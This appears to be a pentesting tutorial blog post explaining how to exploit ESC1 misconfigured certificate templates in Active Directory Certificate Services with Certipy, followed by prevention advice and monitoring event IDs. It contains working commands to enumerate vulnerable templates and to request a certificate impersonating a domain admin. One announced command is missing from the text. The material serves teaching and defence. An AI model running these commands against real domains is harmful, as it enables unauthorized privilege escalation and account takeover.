
Pentesting Active Directory - Part 7 | Abusing Misconfigured Templates (ESC1)

hacklido.com/blog/882-pentesting-active-directory-part-7-abusing-misconfigured-templates-esc1

- 10 days ago



Active Directory Certificate Services

ADCS is used for managing public key infrastructure in an Active Directory environment. It's commonly used in enterprises to manage certificates for systems, users, and applications.

In 2021, SpecterOps published a white paper detailing ADCS, its misconfigurations, and vulnerabilities that can lead to credential theft, domain escalation, and persistence. This paper dives into attack techniques and offers guidance on prevention, detection, and response.

This blog post won't cover all techniques from the white paper. For a deeper understanding, review the white paper and the shortened blog post by Will Schroeder and Lee Christensen. Links to these resources are provided at the end of this post.

Tools

Since the white paper, several tools have been developed to find and exploit ADCS vulnerabilities, as well as to help blue teamers address these issues.

This blog post kicks off a series on ADCS attacks, focusing on using Certipy (https://github.com/ly4k/Certipy), a Python-based tool for enumerating and exploiting vulnerable ADCS. Certipy is my go-to tool, but here are some others:

- PKINITtools: https://github.com/dirkjanm/PKINITtools
- PyWhisker: https://github.com/ShutdownRepo/pywhisker
- Certi: https://github.com/zer1t0/certi
- Impacket: https://github.com/fortra/Impacket
- Certify: https://github.com/GhostPack/Certify

Abusing Misconfigured Templates

Certificate templates in ADCS define certificate policies, including who can request a certificate and what it can be used for. These templates can be configured with settings such as subject, validity period, and authorized users.

To enumerate ADCS template information, you need valid domain credentials. Usually, any domain credential is sufficient.

Example Scenario

Assume you've gained access to a user account named "billy" in the target company's network. You want to check the ADCS configuration for the domain "foobar.com."

Using Certipy, you can enumerate ADCS configurations with the command:

```
certipy find -u 'billy@foobar.com' -p <password> -dc-ip <DC_IP> -vulnerable -enabled
```

Certipy will output details in JSON and TXT files. It also runs BloodHound collectors, which help visualize potential domain privilege escalation paths.

Finding Vulnerable Templates


To find escalation opportunities, you can search the Certipy output TXT file for terms like "ESC1."

ESC1 Vulnerability

An ESC1 vulnerability allows low-privileged users to request certificates on behalf of any domain object, including domain admins. Templates with this vulnerability have the following settings:

- Client Authentication: True

- Enabled: True
- Enrollee Supplies Subject: True
- Requires Management Approval: False
- Authorized Signatures Required: 0



If “billy” is part of the Domain Users group, he can request a certificate for a domain admin like “DA_Dan@foobar.com” using the command:

```
certipy req -u 'billy@foobar.com' -p '<PASSWORD>' -dc-ip '10.10.1.100' -target
'foobar-CA.foobar.com' -ca 'foobar-CA' -template 'FOO_Templ' -upn
'DA_Dan@foobar.com'
```

If you encounter an SMB SessionError, try using Kerberos authentication. Use Impacket’s getTGT module to get a service ticket for your user:

```
python3 getTGT.py 'foobar.com/billy'
```

Export the resulting CCache file and modify the Certipy command to use Kerberos authentication:

```
certipy req -u 'billy@foobar.com' -k -no-pass -dc-ip '10.10.1.100' -target
'foobar-CA.foobar.com' -ca 'foobar-CA' -template 'FOO_Templ' -upn
'DA_Dan@foobar.com'
```

Using the Certificate

Once you have the certificate, use it to get the credential hash and a Kerberos ticket for “DA_Dan” with the command:

Prevention and Detection

- Disable unnecessary templates.
- Restrict template permissions.
- Require manual approval for certificates.
- Disable the “Enrollee Supplies Subject” flag.
- Remove “Client Authentication” where possible.

Monitoring

Monitor certificate enrollment events to detect when certificates are requested and issued. Useful event IDs include:

- **4886** – Request for certificate
- **4887** – Certificate Issued
- **4768** – Request for Kerberos ticket (TGT)

Additional resource

- https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831740
- SpecterOps Whitepaper: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- SpecterOps Blog Post: https://posts.specterops.io/certified-pre-owned-d95910965cd2
- https://specterops.io/wp-content/uploads/sites/3/2022/06/an_ace_up_the_sleeve.pdf
- https://www.securew2.com/blog/how-to-revoke-certificate-in-windows-ad-cs
- https://www.thehacker.recipes/ad/movement/ad-cs/certificate-templates
- https://dirkjanm.io/ntlm-relaying-to-ad-certificate-services/
- PKINITtools: https://github.com/dirkjanm/PKINITtools
- PyWhisker: https://github.com/ShutdownRepo/pywhisker
- Certi: https://github.com/zer1t0/certi
- Impacket: https://github.com/fortra/Impacket
- Certipy: https://github.com/ly4k/Certipy
- Certify: https://github.com/GhostPack/Certify